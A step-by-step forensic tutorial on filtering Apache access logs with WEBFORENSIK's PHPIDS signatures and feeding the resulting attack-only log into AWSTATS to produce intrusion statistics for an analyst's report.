
To be able to work on this project, you will need to have some basic understanding of:

- Different web server log formats,
- Basic scripting skills and most importantly,
- A good understanding of web application intrusion techniques. This is the part that will determine the quality of your report.

A forensic analyst will always have to follow the rules in maintaining the Chain of Custody during every phase of forensic analysis, this hold true during the acquisition of the web access logs that contains intrusion signatures. A forensic analyst will need to maintain the upmost integrity of the logs throughout the forensic process. However, maintaining the Chain of Custody of the web access logs deserve to be a topic by itself. We are not going to include it in this article, as we here to learn about how to perform the log analysis and convert our analysis into a professional report.

OVERALL APPROACH

In order to unearth the valuable attack details, we will be using the following approach:



BACKGROUND OF THE OPEN SOURCE TOOLS

Before we begin, let's learn more about the tools that we will be using. We will start with WEBFORENSIK first.

WEBFORENSIK

WEBFORENSIK simplify the tasks of extracting valuable attack signatures out of your web server log files. (In this article, we will be focusing on Apache logs). By using PHPIDS signatures, WEBFORENSIK perform regular expression matches to identify attacks. Having said that, the regular expression matching does generate false positives that forensic investigators should be aware of. We would strongly recommend you to eyeball through the generated attack logs, before sending it to AWSTATS for analysis.

PLEASE ALSO NOTE THAT:

WEBFORENSIK is no longer in active development and it is superseded by another tool call LORG. One of the major reason we are not using LORG is that we can perform an easy hack on WEBFORENSIK to return the original format output in order to perform our integration into AWSTATS. Currently LORG does not generate the analysis results into the original output format, at least not at the moment of this writing.

AWSTATS

AWSTATS was originally used to analyze logs. According to AWSTATS official web site: "AWSTATS is a free powerful and featureful tool that generates advanced web, streaming, ftp or mail server statistics, graphically. This log analyzer works as a CGI or from command line and shows you all possible information your log contains, in few graphical web pages."

We, however, are going to use AWSTATS in a more creative way: instead of analyzing the normal web server logs, we will be using AWSTATS to analyze logs that only contain detected attack signatures by WEBFORENSIK.

PART II: INSTALLATION AND CONFIGURATION

A. WEBFORENSIK: INSTALLATION

Follow the installation instructions from WEBFORENSIK web site at *http://sourceforge.net/p/webforensik/wiki/Home/*.

WEBFORENSIK: CONFIGURATION

Edit the file webforensik.php, at approximately line 456; add in our very own switch case “ori”. Refer to the diagrams below.

```
495   switch ($type)
496   {
497     // - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -//
498     case 'csv':
499       $logstr = '"' . $result->getImpact() . '";"';
500       foreach($result->getTags() as $tag)
501         $logstr .= $tag . ' ';
502       $logstr .= '";';
503       // escape csv-reserved characters
504       foreach($data as $key => $val)
505         $logstr .= '"' . str_replace('\"', '""', $val) . '";';
506       break;
507     // - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -//
508     case 'html':
509       $logstr = '<tr><td>' . $result->getImpact() . '</td><td>';
510       foreach($result->getTags() as $tag)
511         $logstr .= $tag . ' ';
512       $logstr .= '</td>';
513       foreach($data as $key => $val)
514       {
```

Figure 2. *The original WEBFORENSIK code*

```
499   switch ($type)
500   {
501     // - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -//
502     case 'ori':
503         #CF hacked: return original log lines format (contains only  attacks)
504         foreach ($data as $key => $val)
505          $logstr .= $val.' ';
506         break;
507
508     case 'csv':
509       $logstr = '"' . $result->getImpact() . '";"';
510       foreach($result->getTags() as $tag)
511         $logstr .= $tag . ' ';
512       $logstr .= '";';
513       // escape csv-reserved characters
514       foreach($data as $key => $val)
515         $logstr .= '"' . str_replace('\"', '""', $val) . '";';
516       break;
517     // - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -//
518     case 'html':
519       $logstr = '<tr><td>' . $result->getImpact() . '</td><td>';
520       foreach($result->getTags() as $tag)
521         $logstr .= $tag . ' ';
522       $logstr .= '</td>';
523       foreach($data as $key => $val)
524       {
```

Figure 3. *The modified WEBFORENSIK codes, with an additional switch case*

Process the raw Apache log with the command below:

```
# php -q webforensik.php -i <input_type> -o <output_type> access_log <output_name>
```

In our example, we will be processing a 'combined' type of apache web server log file, and in order to feed our processed logs to AWSTATS later, we want the output the have the same format as the input.

```
#php -q webforensik.php -i combined -o ori access_log attack_log
```

In the example above, we have successfully generated a log file that only contains attack traffics that are detected by the PHPIDS filter. This very file "attack_log" will be sent to AWSTATS for analyzing in the next step.

AWSTATS: INSTALLATION

- In this example, we will be using CentOS to install our AWSTATS. However, you can easily install and run AWSTATS on various other Linux or Unix variants. Although the installation steps may be slightly different, but the configuration are pretty similar. For more information about installing AWSTATS onto other platforms, please visit AWSTATS web site at: *http://awstats.sourceforge.net/docs/awstats_setup.html*
- Installation on CentOS is rather simple, just run 'sudo yum install awstats' as shown in the diagram below, answer 'y' when prompt by the installation process.




Figure 4. *Installing AWSTATS*

- AWSTATS will need to work with a web server, so if you haven't got APACHE installed yet, you may want to install it now. Otherwise, if you already have a web server installed, you can skip this step. To install APACHE on CentOS, just execute the command 'sudo yum install httpd' as shown at the diagram.




Figure 5. *Installing a web server to work with AWSTATS*

- On CentOS: once the web server has been installed, try to start the service by running 'sudo service httpd start'.



- You should be able to see your default web page by pointing your web browser to http://127.0.0.1 now.

AWSTATS: CONFIGURATION

- Now, we are ready to configure AWSTATS to process our attack log file. Before that, we will first need to go into `/usr/share/awstats/tools` directory and run `awstats_configure.pl`. This configuration script will then ask you a few questions to configure your AWSTATS. Refer to the screenshot below. Kindly note that `/etc/httpd/conf/httpd.conf` is the default HTTPD configuration file for APACHE that we have just installed via yum. If you are on another platform other than CentOS, please use the matching httpd.conf file instead.




Figure 6. *Running awstats_config.pl to generate a config file*

- At this point, a model config file has been created for you. A model config file is just like a template for a standard configuration file. We will be making a copy of this model config file, and then create our own version of the config file. Go into the `/etc/awstats` directory, and make a copy of the `awstats.model.conf` file. Do note that the file name of the new config file will matter when generating the AWSTATS statistics later. So please pick a meaningful file name. We would like to recommend you to use your forensic client name for that, or perhaps the case name. The choice is yours. Follow the instructions below:




Figure 7. *Creating your own config file from the model config file (or template)*

- In our case, we have created a config file named `awstats.MyClientName.conf` from the model config file. Remember, this file name is crucial at later stage of the analysis. Please select a meaningful name.
- Now, we are ready to tell AWSTATS to process our attack logs. Do you still remember that we have generated an `attack_log` from WEBFORENSIC earlier? This is the time to let AWSTATS know where to find this `attack_log`. In this example, let's copy attack_log into my home directory at `/home/cffong/`. (In your case, it could be at `/home/<YourUserName>/`). The actual file location is not really critical. Ass long as AWSTATS is able to locate the `attack_log` file, and then you will be just fine.




Figure 8. Configure your awstats log file, let awstats know where to look for your attack_log

- Just like WEBFORENSIK, AWSTATS supports different types of log formats. You can always define your own log format. Just ensure that the log format is identical to the log format that you have defined in `webforensik.php`. Unless you have a customized `attack_log` file, otherwise, we will be using `LogFormat=1`.




Figure 9. *By default, we will be using LogFormat=1*

- Scroll down within the configuration file; replace the default SiteDomain value of 'localhost.localdomain' with the forensic client web server domain name.




Figure 10. Replace the SiteDomain with your domain name

- Finally, depending on the number of entries in your `attack _ log`, you may or may not want the raw IP addresses in the `attack _ log` to be translated into domain names. Use the following option wisely as the name resolution process will take some time. If you are not sure what are you doing, you can just skip this step.




Figure 11. *Turn on DNSLookup if you'd like to translate IP addresses to host names*

- That's it! Your configuration is done!
- Next, we will start generating the statistics by using the configuration file you have just created. Go to `/usr/share/awstats/wwwroot/cgi-bin/` and execute the `awstats.pl` command as shown in the diagram below:




Figure 12. *Generate AWSTATS statistics by running the command awstats.pl*

```
# cd /usr/share/awstats/wwwroot/cgi-bin

# sudo ./awstats.pl --update --config=MyClientName
\ --showsteps --showcorrupted --showdropped
```

- Once the statistic generation is completed, a summary will be created.
- Inspect the dropped and corrupted record(s), fix them, and re-run awstats.pl if needed.




Figure 13. *Take a closer look at the summary, fix any corrupted and dropped log entries when necessary*

- Finally, you can view your statistic report by visiting:

```
http://127.0.0.1/awstats/awstats?config=<ConfigName>
```

In our example, our statistics can be found by visiting:

```
http://127.0.0.1/awstats/awstats?config=MyClientName
```




Figure 14. *Intrusion statistics*

- So, now you intrusion statistics is ready, it's time to translate these statistics into meaningful report. We are just going to use a very simple diagram below to describe our intrusion statistics.

Summary					
Reported period	Month Apr 2013				
First visit	25 Apr 2013 - 00:00				
Last visit	25 Apr 2013 - 14:19				
	Unique visitors	Number of visits	Pages	Hits	Bandwidth
Viewed traffic *	**157,860**	**227,990** (1.44 visits/visitor)	**1,981,292** (8.69 Pages/Visit)	**2,454,285** (10.76 Hits/Visit)	**20.97 GB** (96.46 KB/Visit)
Not viewed traffic *			**137,776**	**193,124**	**2.07 GB**

Figure 15. *Sample intrusion statistics*

Based on figure 15 above, our analysis can be something like:

"...During the day of 25 April, 2013, we have witness web intrusions coming from 157,860 attackers. Their attacks have generated about 2.5 million hits to the target web server, and consumed about 22 GB of bandwidth. Not all of the attacks are page requests related, less than 10 percent of the attacked pages are not the normal viewable pages..."

This is just to let you have an idea. AWSTATS provide a wealthy pool of statistics for your intrusion analysis. Some really useful statistics that should be included in your web intrusion analysis reports are:

- Summary – Days of Month,
- Summary – Days of week,
- Summary – Hours.
- Top 10 pages – URL (Most interesting!)
- Hosts – Full list
- Attacker countries, regions, cities
- Visit duration

FOR ADVANCED USERS

If you wish, you can also create your very own customized log type by hacking the `webforensik.php` source code. The following are some common log format that is supported by WEBFORENSIK, if your web server access logs look different, don't worry, you can customize WEBFORENSIC to read your log easily. Let's take a look at the source codes of WEBFORENSIK, i.e. webforensik.php, you can define your own 'allowed_input_types' by assigning a new pair of array name and associate values to it. The supported default input formats are: Common, Combined, CombinedIO, Cookie, vHost.

```
23
24 # define allowed input formats (apache style, feel free to complement)
25 static $allowed_input_types = array(
26   'common'     => '%h %l %u %t \"%r\" %>s %b',
27   'combined'   => '%h %l %u %t \"%r\" %>s %b \"%{Referer}i\" \"%{User-Agent}i\"',
28   'combinedio' => '%h %l %u %t \"%r\" %>s %b \"%{Referer}i\" \"%{User-Agent}i\ %I %O"',
